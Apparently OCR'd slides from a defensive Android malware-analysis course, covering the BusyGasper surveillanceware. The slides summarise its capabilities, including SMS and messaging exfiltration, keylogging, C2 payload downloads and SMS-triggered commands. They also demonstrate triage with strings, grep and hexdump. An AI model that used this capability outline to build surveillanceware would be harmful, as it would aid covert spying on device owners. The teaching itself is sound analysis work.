
Overview

- Surveillanceware family with interesting characteristics:
  - monitors device accelerometer
  - able to forcibly sleep screen
  - IRC protocol
- Discovered by Kaspersky in August 2018
- Only appears to have been installed on devices to which the malware authors had direct access

Functionality


- Exfiltrate SMS message data to an FTP server
- Access and parse Gmail email mailboxes
- Exfil data from 3P messaging apps
- Log keystrokes and exfil that data to the same FTP server
- Download payloads from C2
- Save received email attachments
- Monitor device sensors
- Track GPS data
- Execute remote commands via SMS

Dynamic Analysis



Limitations

- Incredibly helpful for getting a quick “snapshot” of a sample and starting your static analysis with some basic info
- Many dynamic analysis engines are proprietary or not free
- Most stand-alone tools are focused on Android application security: vulnerabilities in the application vs. suspicious activity



Dynamic Analysis of *Busygasper*


Let’s look at the analysis of the sample we’re working with

Try the following:


https://www.virustotal.com/en/file/f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206/analysis/

Which elements of the report do you think would be useful?


Dynamic Analysis as a Starting Point




Dynamic Analysis as a Starting Point




Dynamic Analysis as a Starting Point



Dynamic Analysis as a Starting Point



Pre-Static Analysis Tips & Tricks



Strings

One of the best places to look for juicy malware hints is in the strings defined by the application. Many times, malware authors won't obfuscate their code or will forget to remove certain logging messages. These can be a great way to figure out what the author is trying to attempt!

```
$ unzip <file>
$ strings classes.dex
```

See anything interesting?

Strings + Grep

Often, there are a *lot* of strings returned from your Android sample.

Let’s narrow down our search. You can search for C2 servers, parse the data with regex or search for base64 encoded strings.

Try the following:

```
$ strings classes.dex | grep “ftp”
```

```
$ strings classes.dex | grep “.com”
```

More Searching Fun

Sometimes when dealing with mobile malware, it can be handy to look for **phone numbers.** Often they're used to initiate some kind of download or malicious sequence.

```
strings classes.dex | grep '[0-9]\{8\}'
```

With Spyware/Surveillanceware, you can also look for references to popular messaging apps: WhatsApp, Facebook, Telegram, Viber, etc. Try searching for popular apps, eg.

```
strings classes.dex | grep 'whatsapp'
```

See anything interesting? These give us a great starting point for analyzing the full sample.

Searching Within Binary Files

To search for a string without using apktool to decompile and going through each file:

```
$ hexdump -C classes.dex | grep -C5 "http"
00072910  00 07 68 65 78 63 68 61  72 00 17 68 69 64 65 53  |..hexchar..hideS|
00072920  6f 66 74 49 6e 70 75 74  46 72 6f 6d 57 69 6e 64  |oftInputFromWind|
00072930  6f 77 00 09 68 6f 6c 64  73 4c 6f 63 6b 00 04 68  |ow..holdsLock..h|
00072940  6f 73 74 00 0b 68 6f 73  74 41 64 64 72 65 73 73  |ost..hostAddress|
00072950  00 10 68 6f 73 74 41 64  64 72 65 73 73 4b 6e 6f  |..hostAddressKno|
00072960  77 6e 00 04 68 74 6d 6c  00 04 68 74 74 70 00 14  |wn..html..http..|
00072970  68 75 6d 61 6e 50 72 65  73 65 6e 74 61 62 6c 65  |humanPresentable|
00072980  4e 61 6d 65 00 14 68 75  6d 61 6e 70 72 65 73 65  |Name..humanprese|
00072990  6e 74 61 62 6c 65 6e 61  6d 65 00 01 69 00 03 69  |ntablename..i..i|
